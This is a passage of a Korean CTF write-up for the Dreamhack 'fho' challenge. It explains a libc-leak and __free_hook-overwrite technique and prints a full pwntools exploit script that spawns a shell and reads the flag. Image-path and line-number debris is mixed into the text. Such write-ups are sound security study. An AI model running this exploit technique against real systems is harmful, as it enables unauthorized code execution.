그리고, system의 주소, __free_hook 포인터변수의 주소, /bin/sh 문자열의 주소를 모두 libc 라이브러리에서 찾아서 libc 라이브러리 base 기준으로 오프셋이 얼마인지를 찾고, 이를 현재 실행 프로그램의 libc base와 더해서 현재 실행 프로그램에서 system 함수, __free_hook 포인터변수, “/bin/sh” 문자열이 어느 주소에 있는지를 모두 계산한다.
Hook Overwrite
12
3
4
5
6
# write free hook to system
r.sendlineafter(b"To write: ", str(free_hook).encode())
r.sendlineafter(b"With: ", str(system).encode())
# Exploit
r.sendlineafter(b"To free: ", str(binsh).encode())
이제 거의 끝났다. 아까 세운 exploit 전략처럼, __free_hook의 주소를 system 함수의 주소로 변경하고, 인자로 “/bin/sh” 문자열이 있는 주소를 적어서 주면, 쉘을 획득해낼 수 있다.
전체 코드는 아래와 같다. 코드는 정확하게 동일한 환경에서 exploit을 하기 위해 아까 만든 Docker container에서 nano를 통해 exp.py를 만들고, 이를 실행해서 내부 flag가 읽히는 것을 확인했다.
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
2223
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
from pwn import *
r = process("./fho")
libc = ELF("/lib/x86_64-linux-gnu/libc.so.6")
e = ELF("./fho")
def slog(name, addr):
success(": ".join([name, hex(addr)]))
# Leak Libc Base
buf = b"A"*0x48 # go RIP
r.sendafter(b"Buf: ", buf)
r.recvuntil(buf)
remote_libc_start_main = u64(r.recvline()[:-1] + b"\x00"*2) # RIP에 적힌 main이 끝나면 돌아갈 주소
# gdb로 분석 결과, RIP에 쓰여진 것은 __libc_start_main 주소에 231을 더한 값이었다.local_libc_start_main =libc.symbols["__libc_start_main"] + 231 # libc_start_main의 주소 + 231
# libc_start_main + 231 주소가 offset
# 따라서, libc base는 아래와 같음.
libc_base = remote_libc_start_main - local_libc_start_main
# 이거 또는 더 쉽게, local_libc_start_main = libc.libc_start_main_return 도 된다고 한다.
system = libc_base + libc.symbols["system"]
free_hook = libc_base + libc.symbols["__free_hook"]
binsh = libc_base + next(libc.search(b"/bin/sh"))
slog("libc_base", libc_base)
slog("system", system)
slog("free_hook", free_hook)
slog("binsh", binsh)
# write free hook to system
r.sendlineafter(b"To write: ", str(free_hook).encode())
r.sendlineafter(b"With: ", str(system).encode())
# Exploit
r.sendlineafter(b"To free: ", str(binsh).encode())
r.interactive()
Dreamhack 문제를 풀 때에는 정확히 process를 remote로만 바꾸고, HOST, PORT를 입력해서 풀어주었다. 쉘을 탈취하고 ls 및 cat flag를 통해서 flag를 탈취할 수 있었다.
![[Dreamhack]fho](/assets/img/posts/preview/hack/pwn/pwn1.webp)